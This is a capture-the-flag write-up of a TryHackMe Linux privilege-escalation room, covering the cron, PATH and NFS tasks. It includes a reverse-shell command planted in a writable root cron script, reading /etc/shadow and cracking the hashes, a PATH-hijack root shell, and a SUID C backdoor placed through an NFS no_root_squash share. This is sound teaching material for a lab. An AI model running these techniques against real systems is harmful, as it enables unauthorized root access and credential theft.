
Cron jobs run scripts or binaries at scheduled times using the privileges of their owners. If a root-owned cron job runs a script that we can modify, it becomes a potential privilege escalation path.

Any user in the system can read the cron jobs which are stored in the stored `/etc/crontab` file.

Q1 — How many user-defined cron jobs can you see on the target system?

Checking the `/etc/crontab` file allows us to see how many cron jobs are scheduled, who owns them, and what commands are being executed.

Press enter or click to view image in full size



```
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# Example of job definition:  
# .----- minute (0 - 59)  
# | .----- hour (0 - 23)  
# | | .----- day of month (1 - 31)  
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...  
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat  
# | | | | |  
# * * * * * user-name command to be executed  
17 * * * * root cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
#  
* * * * * root /antivirus.sh  
* * * * * root antivirus.sh  
* * * * * root /home/karen/backup.sh  
* * * * * root /tmp/test.py
```

cat /etc/crontab


Q2 — What is the content of the flag5.txt file?

Like the previous tasks, flag5 is located in /home/ubuntu/flag5.txt. This time however, karen does not have the proper permission to read the file so we will need to escalate our privilege to do so.

We can do this by taking a look at the scheduled cron jobs and find one that we can modify the script for. In this case, karen has privileges to read and write to the backup.sh script.

All we have to do now is open it with a text editor like Nano or Vim and write a script that will allow us to open a reverse shell to our attacking machine. The script can look something like:


```
bash -i >& /dev/tcp/{ATTACKER-IP}/{PORT} 0>&1
```



backup.sh opened with Nano

After we exit and save backup.sh, we can use Netcat on our attacker machine to listen to our specified port and automatically connect to the host machine with a root terminal.


Once connected, we can navigate to /home/ubuntu and read the contents of flag5.txt now that we have root permissions.



Netcat connection to host machine & flag5.txt contents

Q3 — What is Matt's password?

With that reverse shell still open, we can use our root privileges to read the /etc/shadow file and obtain Matt's password hash.



cat /etc/shadow

Following the previous steps aligned in Task 7, we can use John the Ripper or Hashcat to crack his password and find the plaintext needed to answer this question.

```
corey@kali:~$ john --format=crypt --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt])
Cost 2 (algorithm specific iterations) is 5000 for all loaded hashes
Will run 10 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456 (?)
1g 0:00:00:00 DONE (2025-05-18 17:21) 25.00g/s 2400p/s 2400c/s 2400C/s 123456..yellow
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
corey@kali:~$
```

Matt's password

Task 10 | Privilege Escalation: PATH

PATH in Linux is an environmental variable that tells the operating system where to search for executables. If a writable folder is listed in the system's PATH, a user can hijack commands by placing malicious scripts there, since Linux searches those directories to run non-built-in commands.

When you type "something" into the terminal, PATH is the route that Linux will look for the "something" binary or executable. So it will first look in /usr/local/sbin, then it will check in /usr/local/bin, etc.

```
Could not chdir to home directory /home/karen: No such file or directory
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
$
```

example of the \$PATH variable

Q1 — What is the odd folder you have write access for?

Running a command such as `find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u` helps us visualize what we have write permissions to.

Looking through the list the one odd folder that sticks out to me is /home/murdoch, we should be able to write a script in this directory to open a root shell and escalate our privilege to answer the next problem.

```
dev/stdin
dev/stdout
dev/tty
dev/urandom
dev/zero
etc/udev
home/murdoch
run/acpid.socket
run/cloud-init
run/dbus
run/lock
run/screen
run/shm
run/snapd-snap.socket
```

some of the writable folders

Q2 — What is the content of the flag6.txt file?

Before we move further, since we are going to attempt to try and execute a binary in the /home/murdoch folder, we will need to change the current PATH variable to include that directory. To do this, we need to run the command: *export PATH=/home/murdoch:\$PATH*

```
root@ip-10-10-80-182:/home/murdoch# echo $PATH
/home/murdoch:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

\$PATH after appending /home/murdoch

Now let's examine what's in the /home/murdoch directory. There are two files present, test and thm.py. As you can see from the permission list, only test has executable rights. When we run test, it returns an error stating that thm is not found, indicating that the script is attempting to execute a file or command named thm.

```
karen@ip-10-10-80-182:/home/murdoch$ ls -al
total 32
drwxrwxrwx 2 root root 4096 May 19 22:03 .
drwxr-xr-x 5 root root 4096 Jun 20 2021 ..
-rwsr-xr-x 1 root root 16712 Jun 20 2021 test
-rw-rw-r-- 1 root root 86 Jun 20 2021 thm.py
karen@ip-10-10-80-182:/home/murdoch$ ./test
sh: 1: thm: not found
```

/home/murdoch contents

We can exploit this by creating our own script named thm that launches a Bash shell. Since the test file is owned by root and attempts to execute thm, running it will spawn a root shell if we control what thm points to.

To perform the exploit, run the following commands. These will: 1) create a thm script that opens a Bash shell, 2) grant full permissions to thm for all users, and 3) execute test to escalate our privileges to a root shell.

```
karen@ip-10-10-80-182:/home/murdoch$ echo "/bin/bash" > thm
karen@ip-10-10-80-182:/home/murdoch$ chmod 777 thm
karen@ip-10-10-80-182:/home/murdoch$ ./test
root@ip-10-10-80-182:/home/murdoch# whoami
root
root@ip-10-10-80-182:/home/murdoch#
```

commands for escalation

Now that we have root privileges, we can navigate to flag6.txt and read its contents to get the flag.

```
root@ip-10-10-80-182:/home/murdoch# cd /home/matt/
root@ip-10-10-80-182:/home/murdoch# cat /home/matt/flag6.txt
THM-736628929
root@ip-10-10-80-182:/home/murdoch#
```

flag6.txt contents

Task 11 | Privilege Escalation: NFS

NFS (Network File Sharing) configuration is kept in the `/etc/exports` file. It is a distributed file system protocol that allows a user on a client computer to access files over a network much like local storage is accessed.

Sometimes escalation vectors are not always confined to internal access. Remote management interfaces like SSH and Telnet can also help you gain root access on the target system.

Q1 — How many mountable shares can you identify on the target system?

Mountable shares are located at the bottom of the `/etc/exports` file.

Q2 — How many shares have the “no_root_squash” option enabled?

We can figure this out by checking the `/etc/exports` file and looking at the options for each mountable share.

```
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

cat /etc/exports

The key to this escalation technique lies in the use of the “no_root_squash” option on a writable NFS share. If this is present, it will allow us to create an executable file and gain a root shell.

By default, the root user is mapped to `nfsnobody`, a low-privileged user, to prevent remote root access. The “no_root_squash” option retains root privileges on the NFS share.

Now with the commands below, we will create a folder on our attacker machine and mount it to the `/tmp` directory on the target machine. This will act as a backdoor for us to upload a script to open a root shell.

```
(root@kali)-[/tmp]
# showmount -e 10.10.125.16
Export list for 10.10.125.16:
/home/ubuntu/sharedfolder *
/tmp *
/home/backup *

(root@kali)-[/tmp]
# mkdir /tmp/backdoor

(root@kali)-[/tmp]
# mount -o rw 10.10.125.16:/tmp /tmp/backdoor


(root@kali)-[/tmp]
# cd /tmp/backdoor

(root@kali)-[/tmp/backdoor]
#

(root@kali)-[/tmp/backdoor]
# nano nfs.c
```

creating the backdoor

In the nfs.c file, we will use this script which we will run to open a root shell when we switch back to the target machine.



```
corey@kali: ~  
GNU nano 8.3  
#include <unistd.h>  
#include <stdlib.h>  
  
int main()  
{  
  setgid(0);  
  setuid(0);  
  system("/bin/bash");  
  return 0;  
}
```

nfs.c code

After we compile the code and set the SUID bits, we can switch back to the target machine and run the command to open a root shell.




```
(root@kali)-[/tmp/backdoor]  
# gcc -static nfs.c -o nfs  
  
(root@kali)-[/tmp/backdoor]  
# chmod +s nfs
```

compile the code & set the SUID bits

Q3 — What is the content of the flag7.txt file?

Once we have the nfs script on the target machine, run it and you will gain access to the root shell where you can now read the flag7.txt file.



```
$ cd /tmp  
$ ls -l  
total 768  
-rwsr-sr-x 1 root root 764312 May 20 02:31 nfs  
-rw-r--r-- 1 root root 109 May 20 02:26 nfs.c  
drwx----- 3 root root 4096 May 20 01:12 snap.lxd  
drwx----- 3 root root 4096 May 20 01:12 systemd-private-b92358  
drwx----- 3 root root 4096 May 20 01:12 systemd-private-b92358  
drwx----- 3 root root 4096 May 20 01:12 systemd-private-b92358  
$ ./nfs  
root@ip-10-10-125-16:/tmp# cat /home/matt/flag7.txt  
THM-89384012  
root@ip-10-10-125-16:/tmp#
```


running nfs script and flag7.txt contents

Conclusion

Hopefully now by the end of this article you feel more confident with privilege escalation in a Linux environment and challenge yourself with the capstone task at the end of this TryHackMe room.

This was my first time doing a technical write-up on something of this magnitude. It was a fun learning experience for me and I hope you learned something useful from this as well.

If you have any questions or feedback please leave a comment. I also have links to my LinkedIn and THM in my About section if you'd like to connect.



Result:

Successfully learned various privilege escalation methods such as kernel exploits, sudo misuse, SUID, cron jobs, capabilities, PATH, and NFS to gain root access in Linux systems.